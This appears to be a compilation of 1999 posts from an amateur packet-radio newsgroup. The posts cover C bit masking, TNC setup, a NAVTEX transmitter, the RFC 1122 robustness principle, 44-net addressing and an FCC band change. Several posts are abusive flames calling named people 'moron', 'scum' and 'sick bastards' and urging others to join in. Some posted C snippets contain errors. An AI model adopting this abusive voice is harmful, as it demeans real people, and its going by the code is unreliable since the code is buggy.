#define BYTE_ONE 0x01 // 00000001
.....
#define BYTE_256 0xff // 00001111

unsigned short ch=10;

if (ch & BYTE_ONE)
{
// lsb high
}
else if (ch & BYTE_256)
{
// lower nibble high
}

etc etc
```

The US Coast Guard has a new NAVTEX transmitter operational in Savannah GA, which is intended to fill a coverage gap between sites in Portsmouth VA and Miami FL. It's primary purpose is to provide warnings concerning Right whale activity, but broadcasts will include weather, SAR and nav warnings. Not sure there's much up there yet...if not, there should be activity shortly. Broadcasts are on 518 kHz, 100 baud FEC sitor (amtor), at 0040 UTC and every 4 hrs.

From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381968D5.AE60E916@usa-site.net>
Source record: 15777

The powers of two are:

1 Bit 0
2 Bit 1
4 Bit 2
8 Bit 3
16 Bit 4
32 Bit 5
64 Bit 7
128 Bit 8

So you can see that all bits set is just the sum of
the left column, or 255, and all bits 0 would be 0.

To see this in action, it would be:

00000000 0
00000001 1
00000010 2
00000011 3
00000100 4
00000101 5
00000110 6
00000111 7
00001000 8
. . .

Now go back and look at the bytes with just one bit set.
They are:

00000001 1
00000010 2
00000100 4
00001000 8

Hey now, that looks like the power of two table above...

Either the /* */ or // works in most current compilers. And this code would
also compile under a C or C++ compiler. Most compilers nowdays don't really
care.

I met Stroustrup a few years back, and it didn't matter to him. <grin>

But yes, there is an error in there.. that's what I get for writing the code
on the fly.

#define BYTE_256 0xff // 00001111

Should be

#define BYTE_256 0x0f

Message-ID: <01bf2229$9adde4a0$a4864d0c@a>
Source record: 15781

If this is not the proper Group, please
pardon my intrusion...

I'm building an arbitrary waveform
generator to time-control the gain of a receiver.

It uses a ring counter which sequentially
addresses an EPROM. The 8-bit wide
EPROM output is fed to a D/A converter,
so that the analog signal out of the D/A
is an arbitrary voltage depending on the
memory previously written into the EPROM.

Can anyone suggest where I can get a
schematic suggesting part numbers??

The EPROM will be about 8x256 bits.

Thanks, Henry

Apparently your C compiler processes a language that resembles C. But
does it also accept the following correct C program?

#include <stdio.h>

int main ()

{
int i;

i = 6 //* divided by */ 3;

printf("%d\n", i);
return 0;
}

The right shift operator works well for this type of thing:

```
for(i = 0, i < 7, i++)
{
if (YOURBYTE & 1)
; // record true/false result in a data structure or whatever
YOURBYTE >>= 1;
}
```

Should be able to set it up as dumb terminal with the correct comm port and baud rate and go with it. Have emailed Gary Johnson, the author, about doing it? He's a good egg, and does support his product very well.

There is a host mode in the TNC2 (BLP Host), which is also used in the MFJ TNC's. We found some problems with the BLP host which MFJ is working on with Howie to fix, and once he does, he should add those fixes to the TNC2 firmware.

4733. WinLink 2.9 and FBB forwarding

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <381b36a3.95682@news.compuserve.com>
Source record: 15791

In my search for software to suit my HF/VHF needs I have downloaded
WinLink 2.9. This is now working with my PK-232/DSP and TNC-2 clones
with TF2.7(WA8DED type firmware).
There are two questions (so far), both reference the VHF packet ports:
1. How do I set this up to handle my local BBS which runs FBB?
2. Winlink won't forward if there is no mail to forward but can it be
forced to reverse forward?
In general it looks as if WinLink will suit my needs if I can sort
this forwarding thing out.

4734. Writelog on PSK & RTTY?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Joe <jchutch@ne.mediaone.net>
Message-ID: <CDKS3.4157$IT5.273279@ndnws01.ne.mediaone.net>
Source record: 15792

Can anyone offer feedback on using Writelog's soundcard capabilities for PSK and RTTY? Before deciding whether to purchase the program, I would like some feedback on these features. Does the PSK include AFC, Net and other similar features like PSK and Logger? How does its RTTY functionality on soundcard compare to other soundcard programs? I am attracted to the idea of a seamless logging and soundcard PSK/RTTY capability, but would like some feedback on these features. (I have been spoiled using RITTY and Logger, but can't run RITTY smoothly with Logger as a logging program, since RITTY runs in a DOS environment.) Thanks.

Hi all,

I just got my General and I'm getting interested in RTTY/ASCII.

I'm looking to buy a PC interface to use (transmit and receive).

All I have seen is the MFJ 1224.

My shack PC at the moment is an old PS2 with color so I'm also
looking for some software to run under dos 6.22 or so.

Thanks, Don KB3DMA

4736. new to packet; unable to transmit?!?

Hello!
I recently purchased a Kantronics Packet Communicator 3 Plus and am trying to get it working with my Radio Shack HTX202. I purchased the appropriate cables and have set the internal jumper to "HT". I've tried both the Pacterm and KPWin software, both of which seem to work in receive mode. I am unable to connect and get no Transmit lights to come on? The XMITOK value is ON as well.
I'm sure its something simple, but could use a few tips to check. Any ideas?

Don,

The MutliMode TNC's provide ASCII and RTTY support. Kantronics has the Kam Plus and KAM 98, Timewave has the PK-232 DSP, MFJ has the 1278B, SCS the PTC-II and HAL the P-38 and DXP38.

This will give you RTTY/ASCII and many more modes, which we've found hams find very useable on hf.

Check them out on the following webpages...

If you're doing a connect from the CMD: prompt in terminal mode, and the XMIT light doesn't come on, on the TNC, then you may have a problem with the TNC itself.

one way to test that the TNC is working firmware wise, is to connect to your internal BBS (Connect <yourcallsign>-1) , if that is working, and you just try to do a Connect ANYCALL from the cmd: prompt and the light doesn't come up, then more than likely the TNC has a problem. Ken Baker can be reached at service@kantronics.com for suppport with the hardware.

If the TNC xmit light does come on, and the HTX202 doesn't xmit, then more than likely their is a cable problem.

I bought an old used MFJ 1278 and hooked it up to an old 386 computer and did RTTY using Procomm, a very early version of modem/communication software running under DOS 6.0....worked great. Now I've upgraded my computer to a 25mhz pentium, my 1278 and Hyperterm (or whatever the default communication software is called in Windows 95) still works great.

4740. FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s1oklbruiqi57@corp.supernews.com>
Source record: 15798

On October 21st, the FCC released notice:

http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret9006.html

The Amateur and ISM secondary allocation will cease to exist in the 5850 - 5925 MHz band.
There was also a radio-location allocation, but GPS has replaced most of those functions.

Somewhere in the 2000-odd RFCs there's a statement that goes something like "When implementing a protocol, be strict about what you send but liberal about what you receive."

Can someone point me to chapter and verse, as I want to quote this in a document I'm writing.

Thanks.

One place it is quoted is RFC-1122:

1.2.2 Robustness Principle

At every layer of the protocols, there is a general rule whose
application can lead to enormous benefits in robustness and
interoperability [IP:1]:

"Be liberal in what you accept, and
conservative in what you send"

Software should be written to deal with every conceivable
error, no matter how unlikely; sooner or later a packet will
come in with that particular combination of errors and
attributes, and unless the software is prepared, chaos can
ensue. In general, it is best to assume that the network is
filled with malevolent entities that will send in packets
designed to have the worst possible effect. This assumption
will lead to suitable protective design, although the most
serious problems in the Internet have been caused by
unenvisaged mechanisms triggered by low-probability events;

Internet Engineering Task Force [Page 12]

RFC1122 INTRODUCTION October 1989

mere human malice would never have taken so devious a course!

Adaptability to change must be designed into all levels of
Internet host software. As a simple example, consider a
protocol specification that contains an enumeration of values
for a particular header field -- e.g., a type field, a port
number, or an error code; this enumeration must be assumed to
be incomplete. Thus, if a protocol specification defines four
possible error codes, the software must not break when a fifth
code shows up. An undefined code might be logged (see below),
but it must not cause a failure.

The second part of the principle is almost as important:
software on other hosts may contain deficiencies that make it
unwise to exploit legal but obscure protocol features. It is
unwise to stray far from the obvious and simple, lest untoward
effects result elsewhere. A corollary of this is "watch out
for misbehaving hosts"; host software should be prepared, not
just to survive other misbehaving hosts, but also to cooperate
to limit the amount of disruption such hosts can cause to the

shared communication facility.

I don't see where this is true. Nowhere do they mention withdrawl of these frequencies from the amateur service or that this allocation overrides any prior allocation to any other wireless service.

I saw a guy in Dallas selling waveguide for this band.
I asked him if he experimented with the band, and he
said no. Didn't know anyone who did. The only mode
that is being used there is SSB and CW.

Most Amateurs can be found on 2 meters, 70 cm,
and HF, running modes from 70 years ago. Some even try
to keep the telephone BBS era alive from the 70's.

All the more reason that Hams should be moved completely
to HF bands, and the commercial interests can take over
and produce 21st Century products in the vacated VHF, UHF,
and SHF bands.

Steve

Mike,
I tuned up an old Lenkurt 1w video transmitter and reciever on 5880.
Worked quite well beaming pictures across the garage. I did not
have enough waveguide untill the other day I helped remove 300'
of flexwell from a tower and took 1/3 of it home. The link given
to the text of the reallocation did not work for me. So now that I can
set the things up to go across town I might as well throw them away. I
guess I can use the room in the storage shed.

Gee, what an ignorant scumbag. This is the same moron who recently crowed with joy because a BBS in Oklahoma city shut down. That BBS was owned by a Ham who lost everything he had in the tornadoes last May. -- And this bag of dog-doo knew that.

That's the kind of guy Steve is. We've all scraped much better off of our shoes after walking through the neighbor's yard.

A good TAPR devotee since he's such a great eat ass-kisser for "Geek" Jones, and a piss-poor excuse for a man. - And of course a good example of the kind of scum that Ham Radio would be much, much better off without.

Let's all join in letting this moron know how we feel about his ignorant, nasty, anti-Ham attitudes.

The question was about Palm Pilot sotware, not Windows CE software. As you gentlemen know, Windows CE software will not work on a Palm Pilot.
Peter,
To answer your question...
Look toward any of the Palm 3 or Palm Pilot web sites for a VT100 terminal emulator (www.markspace.com). I take it that you found out that the card edge on the palm pilot is really an RS232 interface. A standard palm 3 to PC serial cable purchased from an office supply shop should work with any standard 9 pin din connector TNC.
Good Luck, Peter!

Steve's alleged "reasoning" is a typical example of what we have come to expect under the "leadership" of TAPR goons, here in the US. Remember that these are the same folks who have encouraged Packet ops in the US to abandon hard-won node sites by the hundreds, so that they can use the faster, cheaper, dumber Internet to communicate (as hams?) instead.

"Amateur Telephone"...

That's why the US Packet net has become the laughingstock of the world, instead of providing leadership as we did prior to "Geek" Jones' election as president of TAPR. "Geek" surrounded himself with yes-"men" such as Steve here, who shared his vision of "Radio-less Ham Radio" and who were/are willing to undercut their fellow Hams and then kick them while they were down at every opportunity.

Yes, Steve is a part of what can truly be characterized as "the scum of the Amateur Packet Radio community". This is why he takes such delight at every reverse that community experiences. For him, they are victories, and an affirmation of his core beliefs.

Since it's beginning, Ham Radio has been able to depend upon the common decency and fellowship of it's members to provide that common "glue" needed to hold itself together and continue despite any problems that may come along.
Unfortunately, as witnessed by the attitudes displayed by Steve here, and his fellow Geeks at TAPR, common decency and fellowship can no longer be counted on when anti-ham types obtain Ham tickets and then use them as passports to attack the hobby from within.

Personally, I think these folks should have their asses kicked up between their shoulder-blades, but that's just me... Any other, more practical ideas on how to rid the hobby of such scum?

Hollingsworth of the FCC rescued Ham Radio in the US from many of these types who were determined to destroy HF... What can we do though, to effectively eliminate the threat to VHF and higher bands that these TAPR

clowns represent?

Prior to "Geek's" influence, VHF/UHF Packet networking was pretty thoroughly utilizing these bands here in the US... Now the use of them has fallen off sharply due to the "Radioless Ham Radio" paradigm that "Geek" and other TAPR goons have been pushing for years.

How much longer are US Hams going to tolerate this kind of nonsense? I know I'm about done with tolerating it.

Thoughts and Comments?

Obvious to most, the aging technology of a bunch of 55+year old men is only worth preserving if it doesn't cost anything. The spectrum wasted by these aging, glorified, cb'ers will eventually be reclaimed for more practical use.

Either set the pace, or get out of the way...

I didn't "crowed" with anything. It was a sentence with a period on the end.
Someone noted that a new BBS was in their area, another said "me too" and
I noted that it was just the opposite here. Your hateful attitude has got you
in trouble again. You take a simple sentence and blow it out of proportion
(to suit your ego trip).

May was 6 months ago. Mac has been living in a new home for three months.
It's all about priorities. His priority isn't Ham radio anymore. Don't
complain to me, complain to him. Tell him he needs to get that BBS going
again, so the two people who used it can continue on with their lives.

I don't know Greg Jones, he doesn't know me. But what would one of your
messages be without your reminding us he is the man you are jealous of.

> Let's all join in letting this moron know how we feel about his ignorant,
> nasty, anti-Ham attitudes.

Yea, right. You're the leadership we all need. As if Hams do anything
you say. You, and people like you, are the reason that the FCC is
reallocating Ham bands. Face the truth, and then take responsibility.

Steve

Think about it. What do you think is more important:

1. Using 2 meters for new shared modes.
2. Using 2 meters for NBFM with coordinating bodies.

Two meters is all about power. You can't do any other mode
in the repeater bands, because it's all coordinated. And
you can't get a coordinated frequency, because their all
coordinated. Catch-22. But then you listen to the repeater
bands and their all empty except for a few lonely ID's from
unused repeaters. This is where the goal of power, and being
in charge, is more important than the health of the service.

Until there is a mechanism to challenge a repeater coordination
(it's a sham deal right now) it's all just a joke.

That's why we need to abandon the coordinated frequency plan.

My rule change for 2 meter repeater bands, would be to say that
only a spread spectrum mode is allowed. Thus, you have a shared
allocation by definition, and no need for a coordination body.

Without a change, we might as well give the band to someone with
more intelligent products.

4766. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7vki3ooqg1@news.hawaii.edu>
Source record: 15824
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and its content drifts further and further away from being "on-topic" in the various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O

Message-ID: <7vkgj6$j09$1@harvee.billerica.ma.us>
Source record: 15825

a reference in the Linux ax.25 HOW-TO document pointed me to a ham in Europe that had developed a Linux packet radio via sound card bit of software. Reading through his Web pages I found that he had also developed a high-speed FSK modem which is now been developed into a product by the baycom group. And I quote from their Web page:

"The new EPPFLEX high speed modem. Our brand new EPPFLEX modem allows 76k8 - 600kbit/s FSK operation (G3RUH compatible) on the EPP and ECP port of the PC. An FPGA based design, it integrates all digital and analog functions on a single 100 * 100mm PCB - and also allows decoding of 1200Bd AFSK by just loading another driver! For a detailed description, see here!"

looks awfully interesting to me and may actually be one of the reasons why packet radio is much more popular in Europe then here. I'm getting more information and will report what I find. One of my big questions is: what kind of radio will I need? I'm really hoping there is something relatively simple and not expensive one can do.

Thanks for agreeing with me. There is absolutely no way
one man could make all the changes that Mr. Brabham accuses
the President of TAPR of.

The real reason things change, is because a mojority of the
users change. With people dying off now, who were born in
the 30's, that alone is the reason for major changes. When
the people born in the 40's die off, we will have every
Morse Code fanatic in the ARRL chain of command dead and in
their graves.

Thus we have another 10 years of this nonsense, if the service
survives.

Steve

Of course its origins are in the first "Internet Protocol v4" and
"Transmission Control Protocol" RFCs: RFC760 and RFC761.

Did you now NET 44 (AMPRNET) was already registered in September 1981?
It is listed in RFC790 (assigned numbers). In those days, there were
no class-B and class-C networks registered yet, which probably is why
we got a class-A so easily :-)

*> -tjs

Tim,

I am taking the liberty of CCing this message to the ietf list, since the question has arisen several times recently and maybe I can answer it once for all.

First of all, the two quotes above are (intended to be) semantically equivalent. Jon was fond of stating the idea, and those involved in the ARPAnet and early Internet research were familiar with his statements. The two quotes do differ in style; the RFC 1122 quote was intended to be closer to what Jon actually SAID, while the RFC 791 version was couched in more formal written language. At the time RFC 1122 was published, I checked out the quote with Jon, and he was happy with the shorter form. So either quotation is "authorized".

I have recently seen a version that goes something like, "Be conservative in what you do and liberal in what you accept". It seems to me this is not semantically equivalent to the quotes above, since it apparently extends the principle beyond its specific domain of protocol packets into some sort of philosophical doctrine about life and people. I believe that Jon would not have sanctioned such a liberal interpretation.

I agree that there may be a band sharing issue here, but I also don't see this as a loss of our band if we're higher in the allocation chain than this "new service." (cf. 902-928 MHz)

Simply put, the FCC didn't say that the band [segment] was being withdrawn from any wireless service it is currently allocated to.

The concept of networking was quite different back then.

Today Hams need a class A like they need a hole in the head :-)

The private LAN segments are completely adequite for all Ham uses.
To connect two LANS today, you use the IP address your ISP issued.
Back then there were no ISP's. I remember trying to do a business
plan to set up a dialup service for SLIP. After a few weeks the
math showed it was impossible, without huge dialup fees. The only
answer back then was to buy just one IP, and then UUCP to everyone
else. I couldn't even get businesses to purchase $50 UUCP accounts,
as they had no use for email. They just started using FAX and that
was better. They didn't enjoy email like all of us did that grew
up around Unix machines.

Not many people today realize that the state coordinators only get
14 bits. The top 18 bits are the network, and only the bottom 14
bits are the host. So the addresses that have anything bigger than
63 are really uncoordinated. For example 44.xx.64.2 is not a
state assignment, it is reserved. This scheme isn't used overseas
and in Canada.

The late Joe Buswell (old K5JB) set up Oklahoma as a pie with OKC in
the center, and gave each wedge an IP range and assigned a coordinator.
He only issued out even numbers, so every user automatically got two
IP addresses. Since I had several computers I had networked he asked
if I needed more. Hell no, I use the private LAN addresses of 192.168
and 172.16, etc. I just needed one 44 net to interface with them.

So anyway, it's always been overkill, and always a waste of IP's.
The only nice thing about it, it gave coordinators something to do
during winter besides chop wood.

One thing that I'm aware of is PropNET on 53.530 MHz, using APRS software.
It may not be exactly what you're looking for, but you'll at least be able to tell
if your setup is working.

I did not agree with your assumption at all.

In fact, I agree with Charles: the president of TAPR has
done a good deal of harm to ONE ASPECT of Ham radio.

That said, I don't think either person you mentioned has the
vision to "... change Ham radio" ... which is a MUCH larger
topic and a much larger task. I suspect neither is up to it.

> The real reason things change, is because a mojority of the

Naw. Usually change comes from leadership and vision.
Most people are followers, not leaders. How do you think we
got the world wide BBS store and forward system up and running?
There was little or no "demand pull" for such a thing. It was a very
few of us leading the way so that others could follow

> Thus we have another 10 years of this nonsense, if the service

I spoke, of course, of "radio.amateur.digital"... You know; The subject of this ng?

The president of the ARRL has little impact on this matter, because the ARRL does not closely concern itself with this aspect of Amateur Radio. Never has.

The current president of TAPR, on the other hand, has done a great deal to undercut the use of Radio by Amateurs involved with "radio.amateur.digital", up to and including his long standing policy of discouraging and disparaging the building, operation, and maintainence of large-scale Packet Radio networks.
This also includes, of course, his long-standing policy of encouraging Hams to use the Internet in preference to Amateur Radio as a way to "simulate" the Packet Radio network he has so much trouble believing in, and refuses to support.

I suppose you think these attitudes are entirely appropriate for the president of TAPR.

Mr. Jones has talked this trash for years at Ham-Com, at Dayton, and at a number of DCC's, and when he wasn't doing so, he arrainged so that other geeks with the same anti-Ham attitudes did so. Thus did "Geek" Jones manage to become a central figure in screwing up Amateur Packet Radio in the US so thoroughly that we have now become the laughingstock of the world in this area.

Prior to his influence in these matters, the US Packet Radio community provided leadership. After several years of his antics, now the US Packet Radio community cannot even follow, much less lead.

>
> See how silly you sound?

Sorry OM, but after suggesting that all but the HF bands be turned over to commercial interests, you'll have a very hard time getting ANYONE to look or

sound as silly as you have done for yourself.

You are obviously a moron. Try unplugging your nose from Mr. Jones' butt for a few minutes sometime, and I'm sure you will find an entirely different perspective; Not quite so "stinky".

> Then go and write the program yourself!

No need to concern yourself with the comments from the "LINUX Bigot"
community... These folks constantly go on about how great a programming
environment LINUX is, and then respond to new developments for the Win95/98
platform by trying to run down the work of others rather than by building
something comparable (or better) for themselves.

I suppose they are convinced that "talking" is more powerful than "doing",
which is the reason that the really good stuff shows up on LINUX second, if
it shows up at all.

Having nothing comparable to show, they can only sit back and disparage the
work of others.

Poor pitiful wretches... (Think I'm gonna CRY!)

I contend that without the ARRL, AX.25 would have been just another magazine article. What I've learned in my short Ham experience, is that unless the ARRL endorses it, you might as well be spitting in the wind. Leadership in any other forum has very little to do with FCC regulations, and pulling interest. My TDMA petition was rejected out of hand. You know when it is rejected out of hand, when they say your petition is "premature."

If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA on 2 meters, instead of waiting for the Service to die, it would happen almost overnight. But they can't do that because they've invested too much time and money in repeater coordination, and repeater book sales.

That's the kind of leadership I'm talking about. Organizational leadership which can change the rules. Without a lot of dead people, we will have to wait. Or, use commercial equipment in bands we used to own.

Steve

You need a NULL modem adaptor to put between the serial cable and the TNC.
The built in serial port in the CE machines is a null modem adaptor already
and adding the NULL modem will turn it into a straight through serial port.

Then later this week, you can download our FREE Windows CE TNC interface,
PakRatt/CE, that will work with your KPC-3 and other TNCs. This is a split
screen emulator that will make portable packet easy to use.

I'm new to packet. Actually, I haven't started it yet. There seem to be so many options I don't know where to begin.

Here is what I am wanting to do. I will be cruising on a sailboat and want to send/receive email. Access to an internet gateway would be nice so I could stay in contact with my non-ham family and friends. Of course, HF is a requirement.

That's my need. Of course, I'm open to other fun possibilities....

So, what equipment do I need? What speeds are appropriate and what modes?

Any advice would be appreciated. And, answers get a bonus....

Thanks,
Dale

4791. Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: joencREMOVETHISTOREPLY@mindspring.com
Message-ID: <381e817c.16658465@news.mindspring.com>
Source record: 15843
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,triangle.radio

I have come into posession of a very odd JPS NIR-10 DSP unit. It had no volume control knob, and no shaft - so I opened it up to see what else the previous owner had ripped out. To my surprise, I found that there had never actually been an external volume control installed - the pads on the board were untouched, and in the large pot R14's place is a small trimmer pot, accessible only with the cover off. The two chips U9 and U10, which on my other NIR-10 are marked "NIR-10 REV 3.0," on this unit are marked "NIR-10 SQUELCH." Resistor R5 is installed with only one lead connected (it's not been disconnected; it was never connected).

Upon firing it up, I found that indeed this unit does function as a squelch. In all modes including "bypass", if the bandwidth switch is set to "WIDE/NF", it takes an S8 or S9 signal to break the squelch. Switching to medium or narrow disables the squelch. The unit seems to function as a normal NIR-10 apart from this squelch feature.

A couple of questions for anyone out there who may know:

1) Was this "squelch" model of the JPS-10 a production model, or have I got a prototype? The serial number is 011467.

2) Is there any way to adjust the squelch threshold? Adjusting R14 only affects the volume.

Please send replies to joencREMOVETHISTOREPLY@mindspring.com, after removing the anti-spam "REMOVETHISTOREPLY" from the address.

Any information will be appreciated - thanks in advance!

Hi Tom,
For intermittant operation, you will find a group of packet
experimenters on 53.530-MHz during meteor events. Activity isn't high
enough yet to say that it's in use 24/7 yet, but I'm sure it will head
that way eventually.

Check out: http://www.rochesterny.org/propnet

No. They're worthless now. Industry has moved on. IPV6 is being
deployed.

> You wanna connect to any of my nine hosts, each needs an ip ...
> ... but guess that's a real waste, eh?


The article I posted was about what kind of IP Hank. Did you fall
asleep, or just choose to ignore it?

So let's get this straight, you have nine hosts on one frequency,
or do you have nine hosts on different frequencies?

In the first case, no, you don't need 44 Net addresses on every
host. In the second case, yes, you need a 44 Net address on every
host. The reason is, that you are interfacing to others who use
that range. Internally you could use the IP range set aside for
that, but if you have nine interfaces you wish to tie together,
then it would be silly to make it more complex.

But there are people who use one machine instead of nine to do
the same thing.

Take my example: I have four interfaces and one IP address.
No matter what interface is used, they all get one IP address.
I could give every interface an IP address, but that would be
silly, and a waste of good CPU cycles. Here's my Ham network:



One IP address out of 2^24 available. The concept is a waste
of a class A, because it is redundant. 44.78.4.2 could just as
easily be 192.168.4.2.

And you can see how busy it is at:

Tried this link, but could not get in. I went to the sight, and still could not get in. I have found the paKet software to be excellent in the past when I was able to find someone on packet here in Central Texas.

Subject: Protocol Spec Update
Date: Tue, 02 Nov 1999 19:07:29 -0500
From: John Ackermann <jra@meow.febo.com>

The new draft of the APRS Protocol Reference specification is going through the final phases of update, and we expect to publish it towards the end of November.

This is a little later than originally anticipated -- the delay is due to the document's having grown from the original 17 pages to more than 70 over the last three weeks!

The new draft incorporates detailed packet format diagrams, the APRS symbol tables, descriptions of compressed data format and Mic-E format (with a complete appendix explaining in detail how to decode Mic-E packets), and many more examples of APRS packets in general.

There is an enormous amount of detail in the document which the APRS Working Group is now double-checking. We're sure you'll like the finished result, and will find it's been worth waiting for. Because the document has been virtually rewritten since the original draft, we will have another public comment period prior to final adoption of Version 1.0.

I'd like to thank the APRS authors as well as our technical editor, Ian Wade, G3NRW, who have exchanged hundreds of emails over the last few weeks trying to nail down obscure points in the protocol. Their hard work has made a real difference in the document we'll be delivering. I'd also like to thank everyone who commented on the original draft; all those comments have been taken into consideration for this iteration.

73,
John N8UR
Administrative Chair, APRS Working Group

Well, I'm not trying to discuss the desirability of the 44 NET, it
has advantages and disadvantages. But today we sometimes hear "how
did you ever get a class-A reservation???" and when seen in the
historical perspective is is not that surprising. We simply were
the 44th organisation applying for an address, and came in shortly
before (or maybe even were one of the triggers for) IANA realizing
that something had to change or all class-A numbers would be assigned
in no time.

>The private LAN segments are completely adequite for all Ham uses.
>To connect two LANS today, you use the IP address your ISP issued.

Sure we could use net 10 instead of 44. Or they could have handed
out net 44 as the private net. But of course, IP addresses are not
yet *that* scarce.

Those modems are designed in such a way that they can be scaled to other
baudrates by simple means like jumper settings. That does not mean that
someone is actually using them on the air: normally these things are tested
back-to-back and monitored with a scope.

When you really want to use such a bitrate, you will need a pair of FM
transceivers with sufficient bandwidth. In the "Adacom Magazin", a
magazine where these designs are often published, there have been several
articles showing eye-patters at high bitrates and with different IF filters.

Looking at those articles, it is apparent that you really need to select
a good filter (with flat group-delay characteristics), not just something
that seems to be wide enough.

In theory, you could use filters from FM-STEREO receivers to get a
bandwidth of about 180 KHz, and therefore a bitrate like 153k6.
However, if that will work any good depends on the quality of your
filters. For high-quality FM stereo reception, you would need flat
group-delay characteristics as well, so maybe you can do something with
an old high-end FM tuner as an IF block.

However, this is all a bit academical. I think that the high rates offered
on those FPGA modems are more a result of "well, if we double the clock we
will double the bitrate. let's see what bitrate we get at the maximum
specified clockrate for this device (or a clockrate derived from a widely
available crystal)..." than a really usable high-bitrate modem.

At higher bitrates, the use of PSK is more attractive than FSK. Look at
the designs by S53MV.

Going by your track record here on this ng, I would hazard a guess that your TDMA proposal required large numbers of Hams be forced into doing things "your way" whether they wanted to or not. Thus the rejection.

You'll find the same "problem" with the SS proposal, for the same reason. I have heard concerns expressed by ARRL folks that SS, as it became more popular, could end up raising the "noise floor" so as to make those freqs almost unusable for any other purpose. Thus the quite understandable lack of enthusiasm.

I had no trouble whatsoever, by the way, with the ARRL in my desire to test HF multicast. My proposal was met with interest and enthusiasm.

They are probably looking at the results of TAPR's "screw everyone else" tcpip promotion and what that has done to the Packet net in the US over the last decade, and deciding to take a "thanks but no thanks" position concerning more destructive "screw everyone else" proposals that sorry jerkoids such as Greg Jones and yourself appear to find so irresistible.

> If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA
> on 2 meters, instead of waiting for the Service to die, it would happen
> almost overnight. But they can't do that because they've invested too
> much time and money in repeater coordination, and repeater book sales.

Yes, it's a shame how the ARRL tends to think in terms of what is best for the greater majority of Hams instead of catering to the petty demands of a few thoughtless jerks such as yourself, isn't it?

Take the case of TAPR's "screw everyone else" promotion of tcpip, as an example:

Rather than promoting tcpip by way of simply allowing it to "compete" with other protocols and (assuming it's alleged superiority) either become more popular or not as it's merit (or lack thereof) would naturally dictate, a vicious campaign aimed at undercutting the use of anything else other than tcpip was undertaken, completely ignoring the opinions and desires of the great majority of Packet users in the US.
Rather than putting an effort into building a national tcpip Packet net and compete in a decent, intelligent manner, steps were taken to undermine and undercut the existing AX25 Packet network that 99% of the Packet ops in the US were using.

Rather than build something to demonstrate and promote tcpip, TAPR took to the policy of dedicating most of it's efforts into undermining and destroying the work of others.

All of that "new paradigm shift" bulldada was a simpleminded attempt to justify destructive, underhanded behavior; Nothing more and nothing less.

After observing the sorry results of tens years or more of TAPR's "screw everyone else" tcpip promotion, the ARRL has probably decided that they would like to avoid more of the mediocrity and turmoil that such vicious campaigns tend to generate.

>
> That's the kind of leadership I'm talking about. Organizational leadership
> which can change the rules. Without a lot of dead people, we will have
> to wait. Or, use commercial equipment in bands we used to own.

Yes, that's right... Kill people off, give the bands to commercial interests.... Almost ANYTHING is preferable in sick minds such as yours to allowing the great majority of Hams to do things as they wish instead of kow-towing to your sicko demands. You are so used to attempting to force your crud on people that the very thought of simply demonstrating them and making them available for COMPETITION and CHOICE is foreign and abhorrent to you.

We all understand how you and a few other TAPR dweebs know SO MUCH BETTER what Hams really need than they could possibly know for themselves.

Pathetic, sick bastards.

really good information snipped
...

I appreciate hearing about this. I was assuming these modems were in
use from some of the comments I saw on the Bay com Web page. from
what you say, it sounds like it's not going to be very practicalto use
FSK for a data radio unless may be I use a couple of gunnplexers at 10 GHz.

> At higher bitrates, the use of PSK is more attractive than FSK. Look at
> the designs by S53MV.

I have and I agree that it is more attractive. I tried contacting the
Slovenian ham group associated with these designs and I get nothing
back. This lack of response says the designs have been effectively
abandoned and we will need to recreate the RF chain if we going to use
it.

That's interesting I never knew that 44.x.x.x was actually registered,
this opens up a lot of possibilty for amateur radio in the internet age.
(I notice amateur is spelt wrong in the RFC). Are there any gateways
between internet and amateur packet (I mean routers really, as opposed
to mail gateways)?

Is 44.x.x.x subnetted or is it one big flat network ? Or is 44.x.x.x the
backbone and you route or NAT to local networks. Do you know who in the
amateur radio community controls the subnet and host allocation for
amateur radio TCP/IP packet nodes on network 44? Can I have a host and a
default gateway address please ;-) ??

Interesting to see that most of the Class A allocations are infact
commercial/educational packet radio networks - probably historical -
Alloa and all that....

Sorry if these questions seem a bit rudementary, TCP/IP over amateur
packet seems to have passed me by so far.

Source record: 15713

http://www.nikkeibp.asiabiztech.com/wcs/leaf?CID=onair/asabt/cover/84988

MPT Mulls 5.3GHz Band for Wireless Net Access by 2001

